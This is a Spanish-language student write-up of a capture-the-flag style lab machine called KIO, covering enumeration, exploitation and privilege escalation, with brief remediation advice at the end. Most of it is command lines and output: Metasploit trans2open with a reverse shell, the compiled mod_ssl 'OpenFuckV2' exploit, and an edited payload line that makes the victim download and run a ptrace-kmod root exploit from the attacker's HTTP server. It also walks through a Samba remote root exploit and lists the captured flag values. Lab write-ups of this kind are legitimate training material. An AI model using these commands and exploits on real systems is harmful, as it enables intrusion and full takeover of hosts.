	Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	07/04/2024	08/04/2024	1.0	MQ-HM-KIO	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto KIO.

N1-MQ-HM-KIO

Generado por:

JUC4ZU

Estudiante Hacker Mentor

Fecha de creación:

08.04.2024

Índice

1. Reconocimiento.....	3
2. Análisis de vulnerabilidades/debilidades.....	4
3. Explotación	5
Automatizado.....	5
Manual	6
4. Escalación de privilegios	10
5. Banderas.....	11
6. Herramientas usadas	11
7. Conclusiones y Recomendaciones	11
8. EXTRA Opcional	12

1. Reconocimiento

```
(hмstudent@kali)-[~]
$ sudo arp-scan -l
[sudo] password for hмstudent:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:57:3e:a2, IPv4: 192.168.32.132
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.32.133 00:0c:29:18:44:3e (Unknown)
3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.861 seconds (137.56 hosts/sec). 3 responded
```

Obtenemos el IP de nuestro equipo Víctima (192.168.32.133) además debemos conocer la IP de nuestro equipo (192.168.32.132)

```
(hмstudent@kali)-[~/Desktop/KIO]
$ sudo nmap -p- -T4 -sS -v 192.168.32.133
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-07 23:37 EDT
Initiating ARP Ping Scan at 23:37
Scanning 192.168.32.133 [1 port]
Completed ARP Ping Scan at 23:37, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:37
Completed Parallel DNS resolution of 1 host. at 23:37, 0.06s elapsed
Initiating SYN Stealth Scan at 23:37
Scanning 192.168.32.133 [65535 ports]
Discovered open port 80/tcp on 192.168.32.133
Discovered open port 22/tcp on 192.168.32.133
Discovered open port 111/tcp on 192.168.32.133
Discovered open port 139/tcp on 192.168.32.133
Discovered open port 443/tcp on 192.168.32.133
Discovered open port 1024/tcp on 192.168.32.133
Completed SYN Stealth Scan at 23:38, 10.18s elapsed (65535 total ports)
Nmap scan report for 192.168.32.133
Host is up (0.0044s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
1024/tcp  open  kdm
MAC Address: 00:0C:29:18:44:3E (VMware)
```

Ejecutamos un escaneo de puertos con “Nmap” (el comando nos ejecuta todos los puertos abiertos “-p-”, la velocidad “-T4”, “-sS” para escaneo simple, -v para mostrar pasos en pantalla y la IP objetivo (192.168.32.133).

***** SOLO PARA USO EDUCATIVO*****

N1- MQ-HM-KIO

IP, Puertos Sistema operativo victima

IP	192.168.32.133
Sistema Operativo	Linux/Red Hat 2.4
Puertos/Servicios	22 SSH 80 http 111 rpcbind 139 smb – Samba 443 apache https 1024 KDM

2. Análisis de vulnerabilidades/debilidades

Se ubican 2 vulnerabilidades importantes mediante searchsploit:

192.168.32.133

Address

- 192.168.32.133 (ipv4)
- 00:0C:29:18:44:3E - VMware (mac)

Ports

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp open	ssh	syn-ack	OpenSSH	2.9p2	protocol 1.99
80	tcp open	http	syn-ack	Apache httpd	1.3.20	(Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111	tcp open	rpcbind	syn-ack		2	RPC #100000
139	tcp open	netbios-smb	syn-ack	Samba smbd		workgroup: MYGROUP
443	tcp open	https	syn-ack	Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b		
1024	tcp open	status	syn-ack		1	RPC #100024

El Samba, puede ser vulnerado, determinamos su versión instalada mediante “Metasploit”

```
msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.32.133
rhost => 192.168.32.133
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.32.133  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS   1                yes       The number of concurrent threads (max one per host)
```

Utilizando el “auxiliary/scanner/smb/smb_version” desde “Metasploit” – y asignando la IP del host que vamos a escanear, este siendo el mismo de nuestra victima (192.168.32.133) Ya tendremos la versión de nuestro SMB, en este caso la “Samba 2.2.1a”, la cual se explotará más adelante.

```
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.32.133:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.32.133:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.32.133: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ahora determinamos que vulnerabilidades podemos utilizar para atacar al equipo victima mediante “Apache mod_ssl/ 2.8.4 OpenSSL”, en este caso con ayuda del comando “searchsploit”

***** SOLO PARA USO EDUCATIVO*****

N1- MQ-HM-KIO

```

(hmstudent@kali) [~/Desktop/KIO/Exploits]
$ searchsploit mod_ssl 2.8

```

Exploit Title	Path
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow	multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c

Ubicando mediante la búsqueda “**mod_ssl 2.8**”, nos aparecen varios “**exploits**” importantes que podemos ejecutar contra el puerto 443 o en este caso contra Apache, utilizaremos la opción marcada referente al “**OpenFuckV2.c**” que se encarga de ejecutar código que sobrecarga la memoria en el equipo víctima para permitirnos acceder como “**root**”

Fallas encontradas con Metasploit

Puerto	Vulnerabilidad
139	Versión 2.2.1a – Exploit de sobrecarga
443	Mod_ssl versión 2.8.4 – Exploit de sobrecarga

3. Explotación

Proceso manual/ automatizado.

Automatizado

Para nuestro proceso automatizado, ejecutaremos el “**Metasploit**” y atacaremos al SMB o Samba. Haciendo una búsqueda con el “**searchsploit**” existen unos cuantos exploits que podemos utilizar, y justo uno de ellos llamado “**trans2open**” tiene la etiqueta de “**Metasploit**” que es del que tomaremos provecho.

```

Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit) | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit) | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1) | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2) | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3) | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4) | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit) | linux/remote/9936.rb

```

Nos dirigimos a “**msfconsole**” mediante la terminal, buscaremos con el comando “**search**” a “**trans2open**”

```

msf6 > search trans2open
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  ---                                     -
0  exploit/linux/samba/trans2open            2003-04-07      great No    Samba trans2open Overflow (Linux x86)
1  exploit/linux/samba/trans2open            2003-04-07      great No    Samba trans2open Overflow (Linux x86)
2  exploit/osx/samba/trans2open              2003-04-07      great No    Samba trans2open Overflow (Mac OS X PPC)
3  exploit/solaris/samba/trans2open          2003-04-07      great No    Samba trans2open Overflow (Solaris SPARC)

```

En la lista de “**exploits**” utilizaremos el número 1 ya que corresponde a sistemas basados en Linux. Ya con nuestro comando cargado, le asignaremos la IP del equipo víctima, y el puerto que vamos a atacar (139).

***** SOLO PARA USO EDUCATIVO*****

N1- MQ-HM-KIO

Module options (exploit/linux/samba/trans2open):

Name	Current Setting	Required	Description
RHOSTS	192.168.32.133	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	139	yes	The target port (TCP)

Aunque antes de continuar debemos modificar los “**payloads**” para que no utilicen ejecuciones que van destinadas a otros sistemas operativos.

```
msf6 exploit(linux/samba/trans2open) > show payloads
```

29	payload/linux/x86/shell_reverse_tcp_uuid	normal	No	Linux Command Shell, Reverse TCP Stager
30	payload/linux/x86/shell_bind_ipv6_tcp	normal	No	Linux Command Shell, Bind TCP Inline (IPv6)
31	payload/linux/x86/shell_bind_tcp	normal	No	Linux Command Shell, Bind TCP Inline
32	payload/linux/x86/shell_bind_tcp_reverse_tcp	normal	No	Linux Command Shell, Bind TCP Reverse TCP Inline
33	payload/linux/x86/shell_reverse_tcp	normal	No	Linux Command Shell, Reverse TCP Inline
34	payload/linux/x86/shell_reverse_tcp_ipv6	normal	No	Linux Command Shell, Reverse TCP Inline (IPv6)

Podemos ejecutar el número 33 o 34, en este caso seleccionare el “**payload**” 33 para continuar con la ejecución.

```
msf6 exploit(linux/samba/trans2open) > set payload 33
payload => linux/x86/shell_reverse_tcp
```

Module options (exploit/linux/samba/trans2open):

Name	Current Setting	Required	Description
RHOSTS	192.168.32.133	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	139	yes	The target port (TCP)

Payload options (linux/x86/shell_reverse_tcp):

Name	Current Setting	Required	Description
CMD	/bin/sh	yes	The command string to execute
LHOST	192.168.32.132	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Ya con todas las opciones configuradas, iniciaremos el “**exploit**” que seleccionamos, hasta que termine y podamos determinar que tenemos acceso al equipo víctima.

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.32.132:4444
[*] 192.168.32.133:139 - Trying return address 0xbffffdfc ...
[*] 192.168.32.133:139 - Trying return address 0xbffffcfc ...
[*] 192.168.32.133:139 - Trying return address 0xbffffbfc ...
[*] 192.168.32.133:139 - Trying return address 0xbffffafc ...
[*] 192.168.32.133:139 - Trying return address 0xbffff9fc ...
[*] 192.168.32.133:139 - Trying return address 0xbffff8fc ...
[*] 192.168.32.133:139 - Trying return address 0xbffff7fc ...
[*] 192.168.32.133:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.32.132:4444 → 192.168.32.133:1054) at 2024-04-08 01:29:05 -0400
[*] Command shell session 2 opened (192.168.32.132:4444 → 192.168.32.133:1056) at 2024-04-08 01:29:06 -0400
[*] Command shell session 3 opened (192.168.32.132:4444 → 192.168.32.133:1056) at 2024-04-08 01:29:08 -0400
[*] Command shell session 4 opened (192.168.32.132:4444 → 192.168.32.133:1057) at 2024-04-08 01:29:09 -0400

whoami
root
```

Con “**whoami**” comprobamos acceso completo al equipo cuando acabe la ejecución.

Manual

Para la conexión Manual, atacaremos la vulnerabilidad de Apache con el “**mod_ssl**” como anteriormente se mostró, podemos seleccionar el script de “**OpenFuckV2.c**”

***** SOLO PARA USO EDUCATIVO*****

N1- MQ-HM-KIO

Descargaremos este “exploit” en una carpeta que tenemos asignada para la resolución de KIO

```
(hmstudent@kali)-[~/Desktop/KIO/Exploits]
$ searchsploit -m 47080
Exploit: Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
URL: https://www.exploit-db.com/exploits/47080
Path: /usr/share/exploitdb/exploits/unix/remote/47080.c
Codes: CVE-2002-0082, OSVDB-857
Verified: False
File Type: C source, ASCII text
Copied to: /home/hmstudent/Desktop/KIO/Exploits/47080.c
```

Como este script es manual tenemos que compilarlo para que funcione según lo que requerimos, y antes de ejecutarlo, es importante leer el código fuente:

```
(hmstudent@kali)-[~/Desktop/KIO/Exploits]
$ gcc -o martes 47080.c -lcrypto
```

Compilado

```
Usage: ./martes target box [port] [-c N]
target - supported box eg: 0x00
box - hostname or IP address
port - port for ssl connection
-c open N connections. (use range 40-50 if u dont know)
```

Orden de los comandos

Siguiendo la plantilla que nos ofrece el script, podemos montar nuestro comando personalizado como el siguiente:

```
(hmstudent@kali)-[~/Desktop/KIO/Exploits]
$ sudo ./martes 0x6b 192.168.32.133 443 -c 47
```

Todo esto con sudo, donde “./martes” corresponde a nuestro “exploit”, el “0x6b” al target, que en este caso es el sistema “Red Hat” o Linux, La IP del equipo víctima, el puerto que vamos a vulnerar “443” y “-c 47” la cantidad de intentos que se aplican para conectarse.

Es muy probable que mientras se ejecute este comando se nos muestre un error de descarga de un archivo necesario para la elevación de privilegios

```
Connection... 50 of 50
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--14:11:15-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
=> 'ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!
Unable to establish SSL connection.
Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove 'ptrace-kmod.c': No such file or directory
```

Si este fuese el caso debemos levantar un servicio de “**http**” en nuestro equipo con Kali para que funcionemos como servidor de descarga para el archivo necesario.

Descargamos el archivo en nuestra carpeta de exploits:

```
(hmstudent@kali)-[~/Desktop/KIO/Exploits]
$ wget https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c

--2024-04-08 02:15:24-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
Resolving dl.packetstormsecurity.net (dl.packetstormsecurity.net)... 198.84.60.200
Connecting to dl.packetstormsecurity.net (dl.packetstormsecurity.net)|198.84.60.200|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3921 (3.8K) [text/x-csrc]
Saving to: 'ptrace-kmod.c'

ptrace-kmod.c      100%[====>] 3.83K --.-KB/s in 0s
2024-04-08 02:15:25 (104 MB/s) - 'ptrace-kmod.c' saved [3921/3921]
```

Levantamos el servicio de servidor “**http**”, con un puerto libre que no afecte a otros servicios.

```
(hmstudent@kali)-[~/Desktop/KIO/Exploits]
$ ls
47080.c  martes  ptrace-kmod.c

(hmstudent@kali)-[~/Desktop/KIO/Exploits]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Editamos la línea del “**script**” que hace referencia al archivo a descargar, que en este caso es nuestro propio equipo.

```
} ssl_conn;

#define COMMAND1 "TERM=xterm: export TERM=xterm: exec bash -i\n"
#define COMMAND2 "unset HISTFILE; cd /tmp; wget http://192.168.32.132:8080/
ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; \n"
```

***** SOLO PARA USO EDUCATIVO*****

N1- MQ-HM-KIO

Realizaremos nuevamente la ejecución de nuestro comando

```
(hmsstudent@kali)~[~/Desktop/KIO/Exploits]
$ sudo ./martes 0x6b 192.168.32.133 443 -c 47
```

Se intentara descargar el archivo nuevamente.

```
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; -kmod.
--09:16:00-- http://192.168.32.132:8080/ptrace-kmod.c
          => `ptrace-kmod.c'
Connecting to 192.168.32.132:8080 ... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

 0K ...                               100% @ 3.74 MB/s

09:16:00 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

gcc: file path prefix `/usr/bin' never used
```

Si todo se ejecutó correctamente, tendremos acceso a root al equipo.

```
gcc: file path prefix `/usr/bin' never used
[+] Attached to 6508
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
whoami
root
bash -i
bash: no job control in this shell
stty: standard input: Invalid argument
[root@kioptrix tmp]# cd ..
```

Ya con esto completariamos la ejecución del código de forma manual, ahora quedaría pendiente capturar las banderas dentro del equipo.

```
[root@kioptrix /]# find / -name bandera*.txt 2>/dev/null
find / -name bandera*.txt 2>/dev/null
/home/john/bandera1.txt
/home/harold/bandera3.txt
/root/bandera2.txt
[root@kioptrix /]#
```

***** SOLO PARA USO EDUCATIVO*****


N1- MQ-HM-KIO

4. Escalación de privilegios

Método de escalada


Podemos utilizar la escalada de permisos por medio de una vulnerabilidad en el Kernel Linux 2.4. Este nos permite dar permisos **“root”** a cualquier usuario que se encuentra en el equipo víctima.

Para esto, podemos usar el **“exploit”** de **“ptrace/kmod”**, el cual consiste en tomar control del equipo víctima forzando la ejecución de un hilo de forma insegura.



Exploit Title	Path
HP-UX 11 / Linux Kernel 2.4 / Windows 2000/NT 4.0 / IRIX 6.5 - Small TCP MSS Denial of Service	multiple/dos/20997.c
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation	solaris/local/15962.c
Linux Kernel 2.0.x/2.2.x/2.4.x (FreeBSD 4.x) - Network Device Driver Frame Padding Information Disclosure	bsd/remote/22131.pl
Linux Kernel 2.0/2.1 (Digital UNIX 4.0 D / FreeBSD 2.2.4 / HP HP-UX 10.20/11.0 / IBM AIX 3.2.5 / NetBSD 1.2 / Sol	bsd/dos/19117.c
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap()' Local Privilege Escalation	linux/local/160.c
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap()' Validator	linux/local/154.c
Linux Kernel 2.2.x 2.4.0-test1 (SGI ProPack 1.2/1.3) - Sendmail 8.10.1 Capabilities Privilege Escalation (2)	linux/local/20001.sh
Linux Kernel 2.2.x 2.4.0-test1 (SGI ProPack 1.2/1.3) - Sendmail Capabilities Privilege Escalation(1)	linux/local/20000.c
Linux Kernel 2.2.x/2.3.x/2.4.x/2.5.x/2.6.x - ELF Core Dump Local Buffer Overflow (PoC)	linux/dos/25647.sh
Linux Kernel 2.2.x/2.3.x/2.4.x - 'd_nath()' Path Truncation	linux/local/21353.c
Linux Kernel 2.2.x/2.4.x (RedHat) - 'ptrace/kmod' Local Privilege Escalation	linux/local/3.c
Linux Kernel 2.2.x/2.4.x - 'procfs' Filesystem Information Disclosure	linux/local/22020.c
Linux Kernel 2.2.x/2.4.x - I/O System Call File Existence	linux/local/22458.c
Linux Kernel 2.2.x/2.4.x - Privileged Process Hijacking Privilege Escalation (1)	linux/local/22362.c
Linux Kernel 2.2.x/2.4.x - Privileged Process Hijacking Privilege Escalation (2)	linux/local/22363.c
Linux Kernel 2.2/2.4 - Deep Symbolic Link Denial of Service	linux/dos/21122.sh
Linux Kernel 2.2/2.4 - procfs Stream redirection to Process Memory Privilege Escalation	linux/local/20979.c
Linux Kernel 2.2/2.4 - Ptrace/Setuid Exec Privilege Escalation	linux/local/21124.txt
Linux Kernel 2.4 - 'uselib()' Local Privilege Escalation (2)	linux/local/778.c
Linux Kernel 2.4 - IPTables FTP Stateful Inspection Arbitrary Filter Rule Insertion	linux/remote/20765.pl
Linux Kernel 2.4 - SUID 'execve()' System Call Race Condition Executable File Read	linux/local/21840.c

Podemos utilizar, el mismo proceso que fue aplicado en la explotación manual vista anteriormente, pero a la hora de que el **“script”** del **“exploit”** intente descargar el archivo de página web y este falle, el proceso nos mostrará un error, en vez del usuario **“root”**, nos aparece un usuario **“apache”**, que no tiene permisos adicionales, ni puede aplicar **“sudo”**, pero si puede descargar dentro del equipo víctima.



```
Connecting to dl.packetstormsecurity.net:443... connected!
Unable to establish SSL connection.
Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$ whoami
whoami
apache
bash-2.05$
```

Como también, se vio en el método manual, tenemos un servidor **“http”** ejecutándose y justo ahí previamente descargamos los comandos del exploit de escalamiento de privilegios (3.c)

Nos basaremos en esto para descargar el archivo por medio del usuario **“Apache”** el cual nos dejará también compilar el **“script”**.

***** SOLO PARA USO EDUCATIVO*****

N1- MQ-HM-KIO

```

bash-2.05$ whoami
whoami
apache
bash-2.05$ wget http://192.168.32.132:8080/3.c
wget http://192.168.32.132:8080/3.c
--09:03:07-- http://192.168.32.132:8080/3.c
           => '3.c'
Connecting to 192.168.32.132:8080... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,754 [text/x-csrc]

 0K ... 100% @ 1.79 MB/s

09:03:07 (1.79 MB/s) - '3.c' saved [3754/3754]

bash-2.05$ ls
ls
3.c
bash-2.05$ gcc -o hacmeroot 3.c
gcc -o hacmeroot 3.c
3.c:185:27: warning: no newline at end of file
bash-2.05$ ./hacmeroot
./hacmeroot
[+] Attached to 1400
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
whoami
root

```

Descargamos el “exploit” en el equipo victima

Compilamos y ejecutamos nuestro “exploit”

Aplicando estos pasos ya seremos administradores o “root”.

5. Banderas

Bandera1	684d0624c19cac22a44a8413795368b9
Bandera2	c9b2db2dbe3d8e65485c6c348785a760
Bandera3	9699a2a93f0d7eeb172dca2de51d3db2

6. Herramientas usadas

Nmap	Enumeración – Puertos abiertos
Exploit data base	Búsqueda de vulnerabilidades
Metasploit	Ejecución de exploits y payloads

7. Conclusiones y Recomendaciones

- 1) Sería bueno reemplazar/actualizar el sistema operativo de esta máquina o mucho mejor cambiarlo por uno más moderno.
- 2) Dejar de usar las versiones obsoletas para “Apache” (“mod_ssl”) y “SMB”, ya que son muy fáciles de vulnerar, optar por actualizarlas a una versión más moderna.
- 3) El “SMB” tiene como vulnerabilidad una contraseña y usuario por defecto, esto facilita la explotación por fuerza bruta.

***** SOLO PARA USO EDUCATIVO*****

N1- MQ-HM-KIO

8. EXTRA Opcional

Herramientas usadas

Nmap	Se enumeran puertos abiertos
Nessus	Brinda información de vulnerabilidades explotables (ejecución de comandos)
Exploit Data base	Permite descargarnos el exploit a usar

Como método extra se puede compilar otro “script” para ingresar prácticamente sin inconvenientes al equipo víctima, ya que el SMB cuenta con múltiples vulnerabilidades en esta máquina.


Podemos buscar con los parámetros “searchsploit -w samba 2.2” más de estos “exploits” relacionados al SMB. Hay uno muy sencillo de utilizar, que es casi una ejecución semiautomática.

```
(hmsstudent@kali)-[~/Desktop/KIO/Exploits]
$ searchsploit -w samba 2.2
```

Exploit Title	URL
Samba 2.0.x/2.2 - Arbitrary File Creation	https://www.exploit-db.com/exploits/20968
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	https://www.exploit-db.com/exploits/9924
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit)	https://www.exploit-db.com/exploits/16321
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)	https://www.exploit-db.com/exploits/16880
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privil	https://www.exploit-db.com/exploits/23674
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)	https://www.exploit-db.com/exploits/16861
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)	https://www.exploit-db.com/exploits/16876
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)	https://www.exploit-db.com/exploits/16330
Samba 2.2.8 - Brute Force Method Remote Command Execution	https://www.exploit-db.com/exploits/55
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)	https://www.exploit-db.com/exploits/22468
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)	https://www.exploit-db.com/exploits/22469
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)	https://www.exploit-db.com/exploits/22470
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)	https://www.exploit-db.com/exploits/22471
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)	https://www.exploit-db.com/exploits/9936
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Ov	https://www.exploit-db.com/exploits/22356
Samba 2.2.x - Remote Buffer Overflow	https://www.exploit-db.com/exploits/7
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	https://www.exploit-db.com/exploits/10
Samba < 3.0.20 - Remote Heap Overflow	https://www.exploit-db.com/exploits/7701
Samba < 3.6.2 (x86) - Denial of Service (PoC)	https://www.exploit-db.com/exploits/36741

Utilizaremos la función de ejecución remota de código, o el “exploit” 10.c que se muestra en esta lista.

Procederemos a descargarlo, puede ser mediante el enlace de la derecha o directamente con la terminal, en esta ocasión, iré a la página para su descarga.



***** SOLO PARA USO EDUCATIVO*****

N1- MQ-HM-KIO

Ya teniendo este “script” es necesario compilarlo, y ejecutarlo para que nos muestre su respectiva sintaxis de ejecución:

```
(h@student@kali)-[~/Desktop/KIO/Exploits]
$ head 10.c
/*
Remote root exploit for Samba 2.2.x and prior that works against
Linux (all distributions), FreeBSD (4.x, 5.x), NetBSD (1.x) and
OpenBSD (2.x, 3.x and 3.2 non-executable stack).
sambal.c is able to identify samba boxes. It will send a netbios
name packet to port 137. If the box responds with the mac address
00-00-00-00-00-00, it's probably running samba.

[esdee@embrace esdee]$ ./sambal -d 0 -C 60 -S 192.168.0
samba-2.2.8 < remote root exploit by esDee (www.netric.org|be)
```

Se nos da una pequeña explicación en que consiste la vulnerabilidad, resumiendo este aplica para muchas versiones de Linux, y algunas otras distribuciones libres. Además, nos muestra su orden para ejecutar el comando.

Compilare el “exploit” con el comando “gcc -o extra 10.c lcrypto” con el resultado de este archivo, podemos ejecutar “./extra” para ver que parámetros de ejecución podemos correr.

Me interesaría aplicar, -b 0 (para aplicar fuerza bruta a Linux) y el de -p 139 para asegurarnos que el puerto a penetrar sea el que queremos, a pesar de que nos dice que es el predeterminado.

```
(h@student@kali)-[~/Desktop/KIO/Exploits]
$ ./extra
samba-2.2.8 < remote root exploit by esDee (www.netric.org|be)

Usage: ./extra [-bBcCdffprstV] [host]

-b <platform>    brute force (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>         brute force steps (default = 300)
-c <ip address>   connectback ip address
-C <max childs>   max childs for scan/brute force mode (default = 40)
-d <delay>        brute force/scan mode delay in micro seconds (default = 100000)
-f <force>        force
-p <port>         port to attack (default = 139)
